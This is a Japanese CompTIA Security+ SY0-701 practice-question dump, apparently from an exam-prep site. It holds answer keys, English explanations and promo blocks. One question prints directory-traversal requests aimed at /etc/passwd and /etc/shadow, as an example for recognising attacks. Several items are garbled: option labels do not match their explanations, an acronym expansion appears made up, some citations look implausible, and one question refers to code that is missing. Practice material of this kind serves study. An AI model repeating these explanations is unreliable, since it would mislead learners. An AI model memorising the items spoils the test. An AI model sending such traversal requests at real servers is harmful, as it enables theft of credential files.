Adding items to a risk register (A) documents risk but does not provide protection. Physically air gapping (C) contradicts the requirement for Wi-Fi connectivity. Configuring TLS 1.2 (D) is beneficial for data-in-transit protection but does not address network-level isolation and blast-radius reduction. Thus, B: Create a VLAN for the sensors best aligns with secure design.

質問: 133

会計士が FTP 経由で銀行に情報を転送しています。会計士はデータの機密性を保護するために、次のどの軽減策を使用する必要がありますか？

- A. 難読化
- B. 暗号化
- C. データマスキング
- D. トークン化

正解: ([正解を表示します](#))

質問: 134

ある会社の買掛金担当者は、仕入先から請求書の支払い前に銀行口座の変更を依頼するメッセージを受け取りました。担当者は変更を行い、新しい口座に支払いを送金しました。数日後、同じ仕入先から、元の銀行口座への未払い分の支払いを依頼する別のメッセージが届きました。以下のどれが最も可能性が高いのでしょうか？

- A. フィッシングキャンペーン
- B. データの流出
- C. 口実の呼び出し
- D. ビジネスメール詐欺

正解: ([正解を表示します](#))

Business email compromise (BEC) is a type of targeted phishing attack where an attacker gains access to a legitimate business email account (or convincingly impersonates one) to manipulate financial transactions, such as redirecting payments to a fraudulent bank account. The scenario described matches this pattern.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: "Business email compromise involves manipulating legitimate business communications to divert funds or sensitive information." Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

質問: 135

ある企業は、ランサムウェア攻撃に対する補償を削除することで、年間サイバー保険のコストを削減することを決定しました。企業がこの決定を下す際に最も使用した分析要素は次のどれでしょうか？

- A. 次回
- B. RTO
- C. ARO
- D. MTBF

正解: **C** ([コメントを发表する](#))

ARO (Annualized Rate of Occurrence) is an analysis element that measures the frequency or likelihood of an event happening in a given year. ARO is often used in risk assessment and management, as it helps to estimate the potential loss or impact of an event. A company can use ARO to calculate the annualized loss expectancy (ALE) of an event, which is the product of ARO and the single loss expectancy (SLE). ALE represents the expected cost of an event per year, and can be used to compare with the cost of implementing a security control or purchasing an insurance policy.

The company most likely used ARO in making the decision to remove the coverage for ransomware attacks from its cyber insurance policy. The company may have estimated the ARO of ransomware attacks based on historical data, industry trends, or threat intelligence, and found that the ARO

was low or negligible. The company may have also calculated the ALE of ransomware attacks, and found that the ALE was lower than the cost of the insurance policy. Therefore, the company decided to reduce the cost of its annual cyber insurance policy by removing the coverage for ransomware attacks, as it deemed the risk to be acceptable or manageable.

IMTTR (Incident Management Team Training and Readiness), RTO (Recovery Time Objective), and MTBF (Mean Time Between Failures) are not analysis elements that the company most likely used in making the decision to remove the coverage for ransomware attacks from its cyber insurance policy. IMTTR is a process of preparing and training the incident management team to respond effectively to security incidents. IMTTR does not measure the frequency or impact of an event, but rather the capability and readiness of the team.

RTO is a metric that defines the maximum acceptable time for restoring a system or service after a disruption.

RTO does not measure the frequency or impact of an event, but rather the availability and continuity of the system or service. MTBF is a metric that measures the average time between failures of a system or component. MTBF does not measure the frequency or impact of an event, but rather the reliability and performance of the system or component.

References = CompTIA Security+ SY0-701 Certification Study Guide, page 97-98; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.2 - Risk Management, 0:00 - 3:00.

質問: 136

セキュリティ アナリストは、次のログを含む Web サーバーからアラートを受信します。

GET /image?filename=../../../../etc/passwd

ホスト: AcmeInc.web.net

ユーザーエージェント: python-request/2.27.1

GET /image?filename=../../../../etc/shadow

ホスト: AcmeInc.web.net

ユーザーエージェント: python-request/2.27.1

次の攻撃のうちどれが試みられているのでしょうか？

- A. ファイルインジェクション
- B. 権限昇格
- C. ディレクトリトラバーサル
- D. クッキー偽造

正解: ([正解を表示します](#))

The log entries clearly show an attacker attempting to access sensitive system files by manipulating the filename parameter. The use of `../../../../` is a classic indicator of a directory traversal attack, also called path traversal. This technique is used to move outside the intended web directory and access restricted locations on the server's filesystem.

In this case, the attacker is attempting to read:

`/etc/passwd` - contains user account information

`/etc/shadow` - contains hashed password entries and is even more sensitive The CompTIA Security+ SY0-701 exam describes directory traversal as an attack where unvalidated user input allows navigation to system directories, often using sequences like `../` to bypass file path restrictions.

This is exactly what is shown in the logs.

File injection (A) would involve inserting malicious files or code, not reading system files.

Privilege escalation (B) requires exploiting a system to gain higher privileges, not just reading files.

Cookie forgery (D) involves manipulating session cookies and does not match the observed behavior.

Because the attacker is using path traversal patterns to access protected files, the correct answer is C.

Directory traversal.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **137**

許可された担当者だけが安全な施設にアクセスできるようにするには、次のどれが最適な方法でしょうか (2 つ選択)。

- A. フェンシング
- B. ビデオ監視
- C. バッジアクセス
- D. アクセス制御玄関
- E. サインインシート
- F. センサー

正解: ([正解を表示します](#))

Badge access and access control vestibule are two of the best ways to ensure only authorized personnel can access a secure facility. Badge access requires the personnel to present a valid and authenticated badge to a reader or scanner that grants or denies access based on predefined rules and permissions. Access control vestibule is a physical security measure that consists of a small room or chamber with two doors, one leading to the outside and one leading to the secure area. The personnel must enter the vestibule and wait for the first door to close and lock before the second door can be opened. This prevents tailgating or piggybacking by unauthorized individuals. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4, pages 197-1981

質問: **138**

次の選択肢のうち、年間でどのくらいの頻度で事故が発生すると予想されるかを最もよく表しているのはどれですか？

- A. RTO
- B. しかし
- C. SLE
- D. ARO

正解: ([正解を表示します](#))

The best answer is D. ARO.

ARO (Annualized Rate of Occurrence) measures how often a specific incident or event is expected to happen in a single year. This is the risk analysis attribute that directly represents yearly frequency.

Why the other options are incorrect:

- A). RTOR Recovery Time Objective is the target time to restore operations after a disruption. It does not measure incident frequency.
- B). ALE Annualized Loss Expectancy estimates the expected yearly financial loss from a risk. It is calculated using other values and reflects cost, not frequency alone.
- C). SLE Single Loss Expectancy is the monetary loss expected from one occurrence of an incident. It does not represent how often the event happens.

From the SY0-701 perspective, risk calculations often use:

$$ALE = SLE \times ARO$$

Since the question asks how frequently an incident is expected to happen each year, the correct answer is ARO.

質問: 139

セキュリティアナリストは、悪意のあるアクターが環境に潜んでいるのではないかと懸念していますが、不審なアクティビティに関するアラートは受け取っていません。これらのアクターの存在をさらに調査するために、アナリストは次のうちどれを実施すべきでしょうか？

- A. 脅威ハンティング
- B. デジタルフォレンジック
- C. 脆弱性スキャン
- D. 電子情報開示

正解: A ([コメントを发表する](#))

Threat hunting is a proactive security activity focused on identifying hidden or undetected threats within an environment, even when no alerts or indicators have been triggered. According to CompTIA Security+ SY0-

701, threat hunting assumes that attackers may already be present and actively evading traditional security controls such as SIEMs, IDS/IPS, or endpoint protection tools.

Threat hunting involves manually analyzing logs, endpoint telemetry, network traffic, and behavioral patterns to uncover anomalies that automated systems may miss. This aligns directly with the scenario, where the analyst has a suspicion of malicious actors but no alerts confirming activity. Threat hunting helps identify advanced persistent threats (APTs), living-off-the-land techniques, credential misuse, and lateral movement that may not generate immediate alerts.

Digital forensics (B) is typically performed after an incident has been confirmed. Vulnerability scanning (C) identifies weaknesses but does not detect active attackers. E-discovery (D) is a legal process for collecting electronically stored information and is not used for threat detection.

Because the analyst is proactively searching for hidden threats without existing alerts, the correct action is A:

Threat hunting.

質問: 140

ファイアウォール構成のトラブルシューティング中に、技術者は ACL の一番下に 「すべて拒否」ポリシーを追加する必要があると判断しました。技術者はポリシーを更新しましたが、新しいポリシーによって会社の複数のサーバーがアクセス不能になりました。

この問題を防ぐには、次のどのアクションを実行すればよいでしょうか？

- A. 変更要求に新しいポリシーを文書化し、変更管理に要求を送信する
- B. 運用ネットワークでポリシーを有効にする前に、非運用環境でポリシーをテストする
- C. 新しいポリシーを有効にする前に、「すべて拒否」ポリシーの侵入防止シグネチャを無効にする
- D. 「すべてを拒否」ポリシーの上に 「すべて1を許可」ポリシーを含める

正解: B ([コメントを发表する](#))

A firewall policy is a set of rules that defines what traffic is allowed or denied on a network. A firewall policy should be carefully designed and tested before being implemented, as a misconfigured policy can cause network disruptions or security breaches. A common best practice is to test the policy in a non-production environment, such as a lab or a simulation, before enabling the policy in the production network. This way, the technician can verify the functionality and performance of the policy, and identify and resolve any issues or conflicts, without affecting the live network. Testing the policy in a non-production environment would prevent the issue of the 'deny any' policy causing several company servers to become unreachable, as the technician would be able to detect and correct the problem before applying the policy to the production network.

Documenting the new policy in a change request and submitting the request to change management is a good practice, but it would not prevent the issue by itself. Change management is a process that ensures that any changes to the network are authorized, documented, and communicated, but it does not guarantee that the changes are error-free or functional. The technician still needs to test the policy before implementing it.

Disabling any intrusion prevention signatures on the 'deny any' policy prior to enabling the new policy would not prevent the issue, and it could reduce the security of the network. Intrusion prevention signatures are patterns that identify malicious or unwanted traffic, and allow the firewall to block or alert on such traffic.

Disabling these signatures would make the firewall less effective in detecting and preventing attacks, and it would not affect the reachability of the company servers.

Including an 'allow any' policy above the 'deny any' policy would not prevent the issue, and it would render the 'deny any' policy useless. A firewall policy is processed from top to bottom, and the first matching rule is applied. An 'allow any' policy would match any traffic and allow it to pass through the firewall, regardless of the source, destination, or protocol. This would negate the purpose of the 'deny any' policy, which is to block any traffic that does not match any of the previous rules. Moreover, an 'allow any' policy would create a security risk, as it would allow any unauthorized or malicious traffic to enter or exit the network. References = CompTIA Security+ SY0-701 Certification Study Guide, page 204-205; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 2.1 - Network Security Devices, 8:00 - 10:00.

質問: 141

重要なビジネス プロセスに冗長性を提供するのに最も適したアーキテクチャは次のどれですか。

- A. サーバー側
- B. マルチテナント
- C. クラウドネイティブ
- D. ネットワーク対応

正解: C ([コメントを发表する](#))

質問: 142

ネットワーク エンジニアは、ネットワーク デバイスの全体的なセキュリティを強化しており、デバイスを強化する必要があります。このタスクを最も効果的に達成できるのは次のどれでしょうか？

- A. ローカル管理者アカウントの生成
- B. 集中ログの構成
- C. Telnet を SSH に置き換える
- D. HTTP管理を有効にする

正解: ([正解を表示します](#))

質問: 143

セキュリティチームは、オフィスビルの大部分で遅延が大きくなり、ネットワークが完全に利用できなくなったという報告を受けました。キャンパススイッチのフローログには、TCP 445のトラフィックが急増している様子が見られます。このインシデントの根本原因として最も可能性が高いのは次のうちどれですか？

- A. バッファオーバーフロー
- B. NTP増幅攻撃
- C. ワーム
- D. ケルベロースティング攻撃

正解: ([正解を表示します](#))

Port 445 is used by the SMB protocol on Windows systems. Large volumes of unexpected traffic on TCP 445 are commonly associated with worms that exploit SMB vulnerabilities (such as WannaCry or NotPetya).

Worms are self-replicating malware that spread rapidly across a network, consuming bandwidth, causing high latency, and often resulting in network outages. This matches the scenario given, where network unavailability and abnormal port 445 traffic are observed.

References:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1, "Malware Types: Worms" CompTIA Security+ Exam Objectives: 2.1 CompTIA Glossary: "Worm-A self-replicating malware that spreads across networks, often exploiting vulnerabilities such as those in SMB (TCP 445)."

質問: 144

セキュリティ エンジニアは、環境内でシグネチャベースの攻撃をブロックするために IPS をインストールしています。このタスクを最も効果的に達成できるモードは次のうちどれですか。

- A. モニター
- B. センサー
- C. 監査
- D. アクティブ

正解: ([正解を表示します](#))

To block signature-based attacks, the Intrusion Prevention System (IPS) must be in active mode. In this mode, the IPS can actively monitor and block malicious traffic in real time based on predefined signatures. This is the best mode to prevent known attack types from reaching the internal network.

Monitor mode and sensor mode are typically passive, meaning they only observe and log traffic without actively blocking it.

Audit mode is used for review purposes and does not actively block traffic.

質問: 145

ある店舗が従業員向けに無線LANアクセスを構築しようとしています。経営陣は、店舗全体をカバーしつつ、アクセスポイントの数を制限したいと考えています。必要なアクセスポイントの数を決定するのに役立つツールは次のうちどれですか？

- A. 信号ロケーター
- B. WPA3
- C. ヒートマップ
- D. サイト調査

正解: ([正解を表示します](#))

A site survey is the formal assessment used to determine the optimal number and placement of wireless access points (APs). According to Security+ SY0-701, wireless site surveys evaluate factors such as building layout, RF interference, wall material density, antenna propagation, and signal overlap. The goal is to ensure full wireless coverage while minimizing the number of APs needed, maximizing performance, and reducing dead zones.

During a site survey, technicians analyze:

- * Signal strength patterns
- * Interference sources (microwaves, metal shelving, wiring, etc.)
- * Required coverage zones
- * Capacity needs (number of users, devices)

Although heat maps (C) visually represent wireless signal distribution, they are a result of a site survey, not the process itself. WPA3 (B) is a security protocol unrelated to determining coverage. A signal locator (A) is not an enterprise-grade planning tool.

Therefore, the correct answer is D: Site survey.

質問: 146

ある企業のウイルス対策ソリューションはマルウェアのブロックには効果的ですが、誤検知が頻繁に発生します。セキュリティチームは調査に多大な時間を費やしましたが、根本原因を特定できません。同社はヒューリスティックな解決策を探しています。ウイルス対策ソリューションに代わるべきものは次のうちどれでしょうか？

- A. SIEM
- B. EDR
- C. DLP
- D. IDS

正解: **B** ([コメントを发表する](#))

Comprehensive and Detailed Explanation From Exact Extract:

Endpoint Detection and Response (EDR) platforms use behavioral analytics, machine learning, heuristics, and anomaly detection to identify malware and suspicious activity more accurately than traditional signature-based antivirus. EDR solutions also provide rich telemetry, process tracking, sandboxing, and automated investigation capabilities.

The SY0-701 exam emphasizes EDR as a replacement for legacy antivirus in modern threat environments.

EDR can significantly reduce false positives by establishing behavioral baselines and analyzing file, process, and memory activity rather than relying solely on signatures. The scenario states the company wants a heuristic solution, which directly aligns with EDR's advanced detection approach.

SIEM (A) is for log aggregation and correlation-not endpoint protection. DLP (C) prevents data exfiltration but does not detect malware. IDS (D) analyzes network traffic, not endpoint behavior.

Thus, EDR is the correct solution to reduce false positives and improve malware-detection accuracy.

質問: **147**

金融業界で機密データを隠すために最もよく使用されるソリューションはどれですか？

- A. トークン化
- B. ハッシュ
- C. 塩漬
- D. ステガノグラフィー

正解: **A** ([コメントを发表する](#))

Tokenization replaces sensitive financial data-such as credit card numbers, account numbers, or customer identifiers-with harmless tokens that retain usability but reveal nothing if leaked. This is widely used in the financial industry, particularly in PCI-DSS-regulated systems.

Hashing (B) is one-way and not reversible, making it unsuitable for financial transactions that need original data retrieved. Salting (C) is used to protect hashed passwords, not to mask financial data. Steganography (D) hides data inside media files but is not used for payment processing.

Security+ SY0-701 identifies tokenization as the preferred method for protecting structured sensitive data while maintaining operational functionality.

Thus, the correct answer is A: Tokenization.

質問: **148**

企業は、ログ検索が最短時間で実行されるようにする必要があります。企業は、ログを90日間ライブストレージに保持するために、次のうちどれを行うべきでしょうか？

- A. 重複排除を実行します。
- B. アーカイブを実行します。
- C. 集計を適用します。
- D. 圧縮を適用します。

正解: **C** ([コメントを发表する](#))

The best answer is C. Apply aggregation.

In Security+ logging and monitoring concepts, log aggregation means collecting logs from multiple systems and centralizing them in one place, often for use by a SIEM or another monitoring platform. This improves the speed and efficiency of searches because analysts do not need to query many separate devices or locations individually. Centralized logs are much easier to index, correlate, and search quickly.

Why the other options are not the best choice:

A). Conduct deduplicationDeduplication reduces repeated data and may save storage space, but it is primarily a storage-efficiency method. It does not directly provide the best improvement for fast searching across logs.

B). Conduct archivingArchiving is used for long-term retention, but archived logs are usually moved out of readily searchable live storage. This would not support the requirement for the shortest search time frame.

D). Apply compressionCompression saves storage capacity, but compressed logs may require decompression or additional processing before review. This does not best support the need for the fastest searches.

From a Security+ perspective, when the goal is rapid log review, correlation, and search performance, aggregation is the strongest answer because it supports centralized monitoring and efficient analysis of live logs over the retention period.

質問: **149**

クレジットカードの最後の 4 桁の数字のみを表示する必要がある場合、クレジットカード データを保護するには、次のどの方法が最適ですか。

A. 暗号化

B. ハッシュ

C. マスキング

D. トークン化

正解: ([正解を表示します](#))

Masking is a method to secure credit card data that involves replacing some or all of the digits with symbols, such as asterisks, dashes, or Xs, while leaving some of the original digits visible. Masking is best to use when a requirement is to see only the last four numbers on a credit card, as it can prevent unauthorized access to the full card number, while still allowing identification and verification of the cardholder. Masking does not alter the original data, unlike encryption, hashing, or tokenization, which use algorithms to transform the data into different formats.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2: Compliance and Operational Security, page 721. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 2: Compliance and Operational Security, page 722.

質問: **150**

サプライ チェーン サービス プロバイダーが組織にセキュリティ上の脆弱性をもたらす可能性がある方法を説明しているのは次のうちどれですか。

A. システムアップグレードに必要なハードウェアの出荷が遅れている

B. 顧客サービス業務を海外のコールセンターにアウトソーシング

C. 組織の内部データベースに保存されているデータの暗号化に失敗した

D. クライアントシステムへの特権アクセスを持ち、攻撃者の標的になる

正解: ([正解を表示します](#))

The correct answer is having privileged access to client systems and becoming a target for attackers, which directly reflects a major risk discussed in the Security+ SY0-701 domain of Security Program Management and Oversight, specifically within third-party and supply chain risk management.

Supply chain service providers often require elevated or privileged access to an organization's systems to perform maintenance, monitoring, software updates, or support services. This level of access significantly expands the organization's attack surface.

When a vendor has privileged access, attackers may target the service provider as an indirect path into the primary organization. This type of compromise is especially dangerous because malicious activity may appear legitimate, using trusted credentials and authorized connections. The Security+ study guide emphasizes that third-party compromises can bypass traditional perimeter defenses, making them particularly difficult to detect and contain. As a result, vendors can unintentionally introduce vulnerabilities even if the organization's internal security controls are strong. The other options do not directly introduce a security vulnerability. Delayed hardware shipments affect availability and project timelines but do not create a security weakness. Outsourcing customer service may introduce privacy or compliance concerns, but it does not inherently create a technical vulnerability unless combined with poor access controls. Failing to encrypt internal databases is an internal security failure, not a supply chain issue caused by a service provider.

From a Security+ perspective, managing this risk requires strong contractual controls, least-privilege access, continuous monitoring, and audit rights. Organizations must treat vendors as extensions of their own environment. Therefore, privileged access held by a supply chain provider-and the increased likelihood of that provider being targeted-is the most accurate explanation of how a supply chain service provider can introduce a security vulnerability.

質問: 151

ネットワーク管理者は、ネットワークトラフィックが転送中に高度に安全であることを保証したいと考えています。次のアクションのうち、ネットワーク管理者が実行すべきアクションを最もよく表すものはどれですか。

- A. EDR ソフトウェアが脅威の攻撃者が使用する可能性のある不正なアプリケーションを監視し、セキュリティ チームにアラートを構成することを確認します。
- B. ネットワークで使用するために TLS およびその他の暗号化されたプロトコルのみが選択されていることを確認し、安全なプロトコルを介して承認されたトラフィックのみを許可します。
- C. 境界 IPS を構成して、受信 HTTPS ディレクトリ トラバーサル トラフィックをブロックし、署名が毎日更新されることを確認します。
- D. すべてのネットワーク セグメントで NAC が適用されていることを確認し、ファイアウォールのポリシーが更新されて不正なトラフィックがブロックされていることを確認します。

正解: ([正解を表示します](#))

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 152

ある企業のオンラインショッピングサイトが、2023年1月30日の深夜過ぎに利用できなくなりました。セキュリティアナリストがデータベースサーバーを調べたところ、データのバックアップに使用されている次のコードに気付きました。

アナリストが次に行うべきことはどれですか？

- A. データベース サーバーをマルウェアスキャンします。
- B. Web サーバーでランサムウェアのメモを検索します。
- C. WAF ログでコマンド インジェクションの証拠を確認します。

D. 最近解雇された DBA を確認します。

正解: ([正解を表示します](#))

質問: 153

組織のリスク管理プログラムの監査を実施する際に、内部監査人が最初に確認する必要があるのは次のうちどれですか？

A. ビジネスインパクトアナリスト

B. ポリシーと手順

C. 資産管理

D. 脆弱性評価

正解: ([正解を表示します](#))

質問: 154

モノリシック アーキテクチャと比較した場合のマイクロサービス アーキテクチャの利点を最もよく表しているのは次のうちどれですか (2 つ選択してください)。

A. システムのイースターデバッグ

B. システムの所有コストの削減

C. システムのより強力な認証

D. システムの区分化の強化

E. システムのスケーラビリティの向上

F. システムの複雑さの軽減

正解: D,E ([コメントを発表する](#))

質問: 155

高リスクの Web サイトへのユーザー アクセスを提供するための補償制御は次のどれですか。

A. すべてのWebトラフィックをキャプチャするためのSIEMツールの設定

B. エンドポイント保護ソフトウェアでそのウェブサイトをブロックする

C. 任意のポートからその宛先へのトラフィックを許可するファイアウォールルールを設定する

D. ファイアウォールの脅威防止機能を有効にする

正解: D ([コメントを発表する](#))

質問: 156

外部からアクセス可能なアプリケーションをホストする成長中の組織は、アプリケーションのパフォーマンスを向上させ、個々のサーバーのリソース使用量を削減するために、複数の仮想サーバーを追加します。パフォーマンスと可用性をさらに向上させるために、組織が採用する可能性が高いソリューションは次のどれですか。

A. ロードバランサー

B. プロキシサーバー

C. SD-WAN

D. ジャンプサーバー

正解: A ([コメントを発表する](#))

質問: 157

セキュリティ担当者は、ソフトウェア開発チームが機密データの暗号化に関する企業セキュリティポリシーを遵守していないことに気づきました。この種の不遵守は、次のうちどれに該当しますか？

- A. 外部
- B. 標準
- C. 規制
- D. 内部

正解: [D \(コメントを發表する\)](#)

Non-compliance with internal policies, such as corporate security policies, falls under internal non-compliance. These are rules created and enforced within the organization to maintain security standards.

External non-compliance (A) refers to violations of outside regulations or laws. Standards (B) are generally established best practices or industry guidelines, and regulation (C) refers to legal or governmental requirements.

Internal compliance management is a key focus area in the Security Program Management domain of SY0-701

#6:Chapter 16†CompTIA Security+ Study Guide#.

質問: 158

ユーザーが認証される前に承認される状況を説明しているのは次のどれですか？

- A. 権限昇格
- B. 競合状態
- C. テールゲーティング
- D. なりすまし

正解: [\(正解を表示します\)](#)

Impersonation occurs when an attacker or unauthorized user is granted access (authorized) by masquerading as a legitimate user, effectively bypassing or exploiting the authentication process. This means authorization is mistakenly granted before proper authentication.

Privilege escalation (A) involves gaining higher access after authentication. Race conditions (B) are timing vulnerabilities. Tailgating (C) refers to physical unauthorized access by following an authorized person.

Impersonation is a well-known identity attack vector detailed in the Threats and Vulnerabilities domain of SY0-701#6:Chapter 4†CompTIA Security+ Study Guide#.

質問: 159

ある企業はカメラを設置し、来訪者に録画されていることを知らせる標識を設置しました。この企業は以下のどの対策を実施しましたか？(2つ選択してください。)

- A. 予防的
- B. 修正
- C. ディレクティブ
- D. テクニカル
- E. 抑止力
- F. 探偵

正解: [\(正解を表示します\)](#)

質問: 160

http://example.com の最近のブラックボックス侵入テストで、ディレクトリトラバーサル、クロスサイトスクリプティング、クロスサイトフォージェリ、安全でないプロトコルなど、外部 Web サイトの脆弱性が存在することが検出されました。

攻撃空間を減らし、安全なプロトコルを有効にすることが課題です。

説明書

パート1

ドロップダウンメニューを使用して、各拠点に適したテクノロジーを選択し、安全で復元力のあるウェブアーキテクチャを実装してください。すべてのテクノロジーが使用されるわけではなく、同じテクノロジーが複数回使用される場合もあります。

パート2

ドロップダウンメニューから適切なコマンドスニペットを選択してください。各コマンドセクションは必ず入力してください。




```
openssl req -new -newkey
```

Select command

1024 bit long modulus

/certificate/example.com.crt

/certificate/example.com.p7b

rsa:2048

rsa:1024

/certificate/example.com.pem

2048 bit long modulus

/certificate/example.com.csr

```
-key /certificate/csr.key -out
```

Select command

1024 bit long modulus

/certificate/example.com.crt

/certificate/example.com.p7b

rsa:2048

rsa:1024

/certificate/example.com.pem

2048 bit long modulus

/certificate/example.com.csr

```
Generating RSA private key,
```

Select command

1024 bit long modulus

/certificate/example.com.crt

/certificate/example.com.p7b

rsa:2048

rsa:1024

/certificate/example.com.pem

2048 bit long modulus

/certificate/example.com.csr

```
.....|
```


```
-----++
```

```
e is 65537 (0x10001)
```

正解:

See the solution in explanation below.

Explanation:



You want to place these technologies to reduce attack surface and enable secure protocols for the web architecture.

Suggested placements (following typical best practices for web architectures):

First node after Internet (Inbound Traffic Point):

Firewall Controls and filters incoming traffic from the internet to block unwanted access.

Next node (Internal Traffic Control):

Router Routes packets inside the network and can apply some filtering.

Next layer (Between router and web infrastructure):

WAF (Web Application Firewall) Protects web servers from attacks like XSS, SQL injection, CSRF, directory traversal by inspecting HTTP/HTTPS traffic.

Web Servers:

Web server Hosts the application.

PKI Certificate:

Applied on the web server or WAF to enable HTTPS and secure protocols (TLS).

Part 2:

Command position	Selected Option
-new -newkey	rsa:2048
-key	/certificate/csr.key
-out	/certificate/example.com.csr

ある会社の物理的なセキュリティ チームは、従業員がバッジを表示していないという報告を受けています。また、チームは、管理された入口で従業員がテールゲートしているのを観察しています。セキュリティ チームが今後のセキュリティ トレーニングで最も重点を置く可能性のあるトピックは次のどれですか。

- A. ソーシャルエンジニアリング
- B. 状況認識
- C. フィッシング
- D. 利用規定

正解: ([正解を表示します](#))

Situational awareness refers to being mindful of security risks in one's environment and taking proactive measures to mitigate them. In this scenario, employees are failing to display their identification badges and allowing unauthorized personnel to follow them into restricted areas (tailgating). These behaviors pose significant security risks, such as unauthorized access to sensitive locations.

Security training focused on situational awareness will educate employees on the importance of remaining vigilant about security practices, recognizing potential threats, and enforcing access control measures.

* Social engineering involves manipulating individuals to gain unauthorized access, but this scenario highlights poor adherence to security protocols rather than deception.

* Phishing is an email-based attack aimed at stealing sensitive information, which is unrelated to physical security lapses.

* Acceptable use policy governs the proper use of company resources but does not specifically address tailgating or badge display issues.

Thus, situational awareness is the most relevant security training topic for addressing these concerns.

質問: 162

セキュリティ アナリストは、展開のために新しいデバイスを強化するときにサーバー チームが従うベースを作成しています。アナリストが作成しているものを説明するビートは次のどれですか？

- A. 変更管理手順
- B. 情報セキュリティポリシー
- C. サイバーセキュリティフレームワーク
- D. セキュアな構成ガイド

正解: ([正解を表示します](#))

The security analyst is creating a "secure configuration guide," which is a set of instructions or guidelines used to configure devices securely before deployment. This guide ensures that the devices are set up according to best practices to minimize vulnerabilities and protect against potential security threats.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.

* CompTIA Security+ SY0-601 Study Guide: Chapter on System Hardening and Secure Configuration.

質問: 163

次のデータ タイプのうち、データ主権に関連するものはどれですか？

- A. 他国で公開されているデータ
- B. 旅行中の個人情報
- C. 他国の医師間で共有される健康データ
- D. 国境外に保存されているデータ

正解: **D** ([コメントを发表する](#))

Data sovereignty concerns the laws and governance that apply to data at rest outside of a country's borders. It refers to the legal implications and regulatory controls over where data is stored geographically.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: "Data sovereignty refers to data being subject to the laws of the country in which it resides." Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

質問: **164**

